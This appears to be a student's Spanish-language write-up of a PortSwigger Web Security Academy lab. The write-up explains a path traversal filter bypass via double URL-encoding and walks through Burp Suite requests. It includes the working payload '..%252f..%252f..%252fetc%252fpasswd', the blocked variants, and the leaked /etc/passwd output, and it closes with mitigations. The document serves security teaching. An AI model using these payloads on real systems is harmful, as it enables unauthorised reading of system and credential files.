

Lab: File Path Traversal, Traversal Sequences Stripped with Superfluous URL-Decode

PortSwigger Web Security Academy — Parcial I: Fundamentos de Ciberseguridad

1. Nombre del laboratorio

File path traversal, traversal sequences stripped with superfluous URL-decode

Fuente oficial:

<https://portswigger.net/web-security/file-path-traversal/lab-superfluous-url-decode>

2. Nivel

Practitioner.

3. Tipo de explotación

Path Traversal / Directory Traversal (CWE-22), con bypass de un filtro de bloqueo (blacklist de "../") mediante doble codificación URL, aprovechando un URL-decode adicional ("superfluo") que la aplicación aplica después de validar la entrada.

4. Objetivo del laboratorio

La aplicación vulnerable sirve imágenes de producto a través de GET /image?filename=NOMBRE. El servidor bloquea cualquier entrada que contenga secuencias de traversal ("../"), pero después de ese bloqueo realiza un URL-decode adicional del valor de filename antes de usarlo. El objetivo es construir un payload que pase la validación en su forma codificada y solo se convierta en una secuencia de traversal válida después de ese segundo decode, para leer /etc/passwd.

5. Explicación técnica de la vulnerabilidad

5.1 Concepto: dos decodificaciones, una sola validación

Cuando un navegador o Burp Repeater envía un parámetro de consulta (query string), el servidor web realiza automáticamente un URL-decode implícito al parsear ese parámetro; esto es un comportamiento estándar de cualquier framework HTTP y ocurre antes de que el código de la aplicación vea el valor. Sobre ese valor ya decodificado una vez, la aplicación aplica su filtro de seguridad: busca la subcadena "../" y bloquea la solicitud si la encuentra.

El problema es que, después de ese filtro, la aplicación vuelve a llamar explícitamente a una función de URL-decode sobre el mismo valor, antes de usarlo para construir la ruta del archivo. Esta segunda decodificación es "superflua": no debería ser necesaria (el valor ya fue decodificado por el framework), pero el desarrollador la agregó de todas formas — quizá para manejar algún caso de codificación específico — sin darse cuenta de que abre una ventana de explotación entre el punto donde se valida la entrada y el punto donde realmente se usa.

5.2 Por qué fallan el traversal simple y la codificación simple

Al enviar ../../etc/passwd directamente, el filtro encuentra "../" de inmediato y bloquea la solicitud (400 Bad Request, "No such file").

Al enviar una codificación URL simple, como `../%2F../%2F../%2Fetc%2Fpasswd`, el decode implícito del framework (el que ocurre automáticamente al parsear el parámetro) ya convierte `%2F` en `"/"` antes de que el filtro revise la cadena. Por lo tanto, el filtro ve la cadena ya como `../../etc/passwd` y la bloquea igual que en el caso anterior. Codificar una sola vez no ayuda porque el decode implícito ocurre antes del punto de validación, no después.

5.3 El bypass: doble codificación URL

La clave es codificar la entrada dos veces, de forma que el decode implícito del framework solo retire la primera capa de codificación, dejando una entrada que todavía no contiene `"/"` literal en el momento en que el filtro la revisa. Por ejemplo, el carácter `"%"` se codifica como `%25`; al codificar dos veces el carácter `"/"`, se obtiene `%252f`:

- Payload enviado por la red: `../%252f../%252f../%252fetc%252fpasswd`
- Decode implícito (1, hecho por el framework antes de llegar al filtro): `%25` se convierte en `"%"`, por lo que `../%252f` se convierte en `../%2f`. Nótese que `"2f"` sigue siendo texto literal, no una barra; la cadena resultante NO contiene `"/"`.
- El filtro de seguridad revisa esta cadena (`../%2f../%2f../%2fetc%2fpasswd`), no encuentra ninguna coincidencia de `"/"` y deja pasar la solicitud.
- Decode explícito y superfluo (2, aplicado por la propia aplicación después de la validación): `%2f` se convierte ahora en `"/"`, reconstruyendo `../../etc/passwd`.
- La aplicación usa esta cadena ya reconstruida para localizar el archivo, y el sistema operativo resuelve la ruta hasta `/etc/passwd`.

5.4 Impacto y clasificación estándar

El impacto es el mismo de toda la familia de laboratorios de path traversal: exposición de información sensible del sistema (confidencialidad), clasificada como CWE-22 (Improper Limitation of a Pathname to a Restricted Directory) y encuadrada en OWASP Top 10 2021 — A01:2021 Broken Access Control. La causa raíz específica de este caso es un problema de orden de operaciones entre saneamiento y decodificación (a veces descrito como "canonicalize before validate", justo al revés de lo que hace esta aplicación): validar antes de decodificar por completo permite reintroducir el patrón peligroso después del punto de control.

La defensa efectiva combina realizar toda la decodificación (y canonicalización) antes de cualquier validación —nunca después—, rechazar entradas que aún contengan caracteres de codificación tras decodificar por completo, y aplicar el principio de menor privilegio como capa adicional (ver sección 8, Mitigación recomendada).

6. Procedimiento paso a paso

Paso 1 — Reconocimiento del laboratorio

Se accede a la descripción oficial del laboratorio, confirmando el nivel Practitioner: la aplicación bloquea secuencias de traversal y luego realiza un URL-decode adicional del valor antes de usarlo.

Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

PRACTITIONER

LAB

✓ Solved



This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

Figura 1. Descripción oficial del laboratorio en PortSwigger Web Security Academy.

Paso 2 — Interceptación del tráfico inicial

Se activa el interceptor de Burp Suite y se recarga la página principal para confirmar que el proxy captura correctamente el tráfico del navegador.

Time	Type	Direction	Method	URL
13:06:59 24 Se...	HTTP	→ Request	GET	https://0a5e00e70352fa4880ae7bc200e3004d.web-security-academy.net/
13:07:09 24 Se...	WS	→ To server		https://0a5e00e70352fa4880ae7bc200e3004d.web-security-academy.net/academyLabHeader

Request		
Pretty	Raw	Hex
<pre>1 GET / HTTP/2 2 Host: 0a5e00e70352fa4880ae7bc200e3004d.web-security-academy.net 3 Cookie: session=1iaJ3tq640ByucELThmlzh6cRidJ13c 4 Cache-Control: max-age=0 5 Sec-CH-UA: "Chromium";v="151", "Not=A?Brand";v="99" 6 Sec-CH-UA-Mobile: ?0 7 Sec-CH-UA-Platform: "Windows" 8 Accept-Language: es-419;es;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.0,application/signed-exchange;v=b3;q=0.7 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-User: ?1 15 Sec-Fetch-Dest: document 16 Referer: https://login.portswigger.net/ 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=0, i 19</pre>		

Figura 2. Solicitud GET / interceptada al recargar la página.

Paso 3 — Estado inicial del laboratorio

Se confirma el estado "Not solved" del laboratorio antes de iniciar la explotación, y se navega por el catálogo de la tienda.



Figura 3. Catálogo de productos con el laboratorio aún en estado "Not solved".

Paso 4 — Localización del endpoint vulnerable

En el historial de peticiones (Proxy > HTTP history) se localizan las solicitudes GET `/image?filename=X.jpg` correspondientes a las imágenes de los productos.

Time	Type	Direction	Method	URL
13:07:26 24 Se...	WS	→ To server		https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/academyLabHeader
13:07:26 24 Se...	WS	← To client		https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/academyLabHeader
13:07:30 24 Se...	HTTP	→ Request	GET	https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/image?filename=53.jpg
13:07:30 24 Se...	HTTP	→ Request	GET	https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/image?filename=2.jpg
13:07:30 24 Se...	HTTP	→ Request	GET	https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/image?filename=48.jpg
13:07:30 24 Se...	HTTP	→ Request	GET	https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/image?filename=30.jpg
13:07:30 24 Se...	HTTP	→ Request	GET	https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/image?filename=10.jpg
13:07:30 24 Se...	HTTP	→ Request	GET	https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/image?filename=54.jpg
13:07:30 24 Se...	HTTP	→ Request	GET	https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/image?filename=31.jpg

Request	
Pretty	Raw Hex
<pre>1 GET /image?filename=48.jpg HTTP/2 2 Host: 0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net 3 Cookie: session=pliaJHcg640Byuc4LTm0l5k6cRidJl3c 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://0a6e00e70352fa4880ae7bc200e3004d.web-security-academy.net/ 14 Accept-Encoding: gzip, deflate, br 15 Priority: i ...</pre>	

Figura 4. Historial de peticiones mostrando solicitudes al endpoint `/image?filename=`.

Paso 5 — Envío de la solicitud a Repeater

Se selecciona una de las solicitudes de imagen y, mediante el menú contextual, se envía al módulo Repeater para manipular el parámetro filename de forma controlada.




Figura 5. Envío de la solicitud interceptada al módulo Repeater ("Send to Repeater").

Paso 6 — Solicitud base en Repeater

Se confirma en Repeater la solicitud original sin modificar, como punto de partida antes de probar los distintos payloads.




Figura 6. Solicitud original en el módulo Repeater, sin modificar.

Paso 7 — Prueba de traversal simple (bloqueada)

Se prueba el payload clásico `../../../../etc/passwd`. El servidor responde con 400 Bad Request y "No such file", confirmando que el filtro de secuencias de traversal está activo.




Figura 7. Payload `../../../../etc/passwd` bloqueado (400 Bad Request, "No such file").

Paso 8 — Prueba de codificación URL simple (también bloqueada)

Se prueba una codificación URL simple: `..%2F..%2F..%2Fetc%2Fpasswd`. El decode implícito del framework la convierte en `../../../../etc/passwd` antes de llegar al filtro, por lo que también es bloqueada (400 Bad Request).

<pre>GET /image?filename=..%2F..%2F..%2Fetc%2Fpasswd HTTP/2 Host: 0a6e00e70352fa4800ae7bc200e3004d.web-security-academy.net Cookie: session=p1iaJS:G640HyucfLYhmlfk6cRidJ13c Sec-Ch-Ua-Platform: "Windows" Accept-Language: es-419,es;q=0.9 Sec-Ch-Ua: "Chromium",v="151", "Not=A?Brand",v="55" User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 Sec-Ch-Ua-Mobile: ?0 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://0a6e00e70352fa4800ae7bc200e3004d.web-security-academy.net/ Accept-Encoding: gzip, deflate, br Priority: i</pre>	<pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 14 5 6 "No such file"</pre>
--	---

Figura 8. Payload con codificación URL simple, también bloqueado.

Paso 9 — Bypass con doble codificación URL

Se sustituye filename por `..%252f..%252f..%252fetc%252fpasswd`. El decode implícito solo retira la primera capa (dejando `..%2f`, que no contiene `"/` literal), el filtro deja pasar la solicitud, y el decode superfluo posterior de la aplicación reconstruye la secuencia de traversal. El servidor responde 200 OK con el contenido completo de `/etc/passwd`.

<pre>GET /image?filename=..%252f..%252f..%252fetc%252fpasswd HTTP/2 Host: 0a6e00e70352fa4800ae7bc200e3004d.web-security-academy.net Cookie: session=p1iaJS:G640HyucfLYhmlfk6cRidJ13c Sec-Ch-Ua-Platform: "Windows" Accept-Language: es-419,es;q=0.9 Sec-Ch-Ua: "Chromium",v="151", "Not=A?Brand",v="55" User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36 Sec-Ch-Ua-Mobile: ?0 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://0a6e00e70352fa4800ae7bc200e3004d.web-security-academy.net/ Accept-Encoding: gzip, deflate, br Priority: i</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: image/jpeg 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2316 5 6 root:x:0:0:root:/root:/bin/bash 7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin 9 sys:x:3:3:sys:/dev:/usr/sbin/nologin 10 sync:x:4:65534:sync:/bin:/bin/sync 11 games:x:5:60:games:/usr/games:/usr/sbin/nologin 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:24:24:backup:/var/backups:/usr/sbin/nologin 20 list:x:28:28:Mail List Manager:/var/list:/usr/sbin/nologin 21 irc:x:29:29:ircd:/var/run/ircd:/usr/sbin/nologin 22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin 25 peter:x:12001:12001:/home/peter:/bin/bash 26 carlos:x:12002:12002:/home/carlos:/bin/bash</pre>
--	---

Figura 9. Payload `..%252f..%252f..%252fetc%252fpasswd` — respuesta 200 OK con el contenido del archivo.

Paso 10 — Confirmación de resolución del laboratorio

PortSwigger Web Security Academy confirma la explotación exitosa marcando el laboratorio como "Solved".

File path traversal, traversal sequences stripped with superfluous URL-decode

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Figura 10. Confirmación "Lab Solved" en PortSwigger Web Security Academy.

7. Explicación del payload

Payloads bloqueados:

`../../../../etc/passwd`

`..%2F..%2F..%2Fetc%2Fpasswd`

Payload exitoso:

`..%252f..%252f..%252fetc%252fpasswd`

Funcionamiento técnico:

- El primer payload contiene "../" en texto plano; el filtro lo detecta de inmediato y responde 400 Bad Request.
- El segundo payload está codificado una sola vez. El decode implícito que el framework aplica al parsear el parámetro de consulta ocurre antes del filtro, así que para cuando el filtro revisa la cadena, %2F ya se convirtió en "/" y la secuencia "../" ya es visible; el filtro la bloquea igual que al payload en texto plano.
- El tercer payload está codificado dos veces: %25 (la codificación de "%") seguido de "2f". El decode implícito solo retira una capa, convirtiendo %252f en %2f — una cadena que aún no contiene ninguna barra literal ni, por tanto, ninguna secuencia "../". El filtro no encuentra nada que bloquear.
- Después de superar el filtro, la aplicación ejecuta su propio decode adicional (el "superfluo") sobre el valor ya filtrado, convirtiendo %2f en "/" y reconstruyendo ../../etc/passwd.
- Esta ruta reconstruida se usa para localizar el archivo, y el sistema operativo la resuelve subiendo tres niveles hasta la raíz y descendiendo hacia etc/passwd, devolviendo su contenido en la respuesta HTTP.

El principio detrás de este laboratorio es que decodificar después de validar deja abierta una ventana: cualquier capa de codificación adicional que el atacante agregue y que el validador no anticipe puede "reaparecer" después del punto de control, en forma de patrón peligroso, cuando la aplicación decodifica de nuevo antes de usar el dato.

8. Mitigación recomendada

- Decodificar y canonicalizar la entrada por completo antes de aplicar cualquier validación —nunca después—, de modo que el filtro siempre analice la forma final que realmente se usará para construir la ruta.
- Tras decodificar por completo, rechazar cualquier entrada que aún contenga caracteres de codificación ("%") residuales, ya que su presencia indica una posible codificación múltiple sospechosa.
- Eliminar por completo la necesidad de decodificar manualmente dentro de la lógica de la aplicación; confiar en una única capa de decodificación estándar del framework y no volver a invocar funciones de decode adicionales sobre datos ya procesados.
- Preferir un identificador indirecto (ID numérico o nombre interno) traducido a la ruta real mediante un mapeo controlado del servidor, evitando construir rutas directamente a partir de la entrada del usuario.
- Validar la entrada contra una lista blanca (allow-list) de nombres o extensiones permitidos, en lugar de intentar bloquear patrones específicos de una lista negra.
- Canonicalizar la ruta final y verificar explícitamente que permanezca dentro del directorio base permitido, como último control antes de leer el archivo.
- Aplicar el principio de menor privilegio: ejecutar el proceso del servidor con un usuario restringido sin permisos de lectura sobre archivos sensibles del sistema operativo.
- Registrar y monitorear solicitudes con patrones de codificación múltiple ("%25", dobles codificaciones) en parámetros de archivo, ya que son un fuerte indicador de intentos de bypass.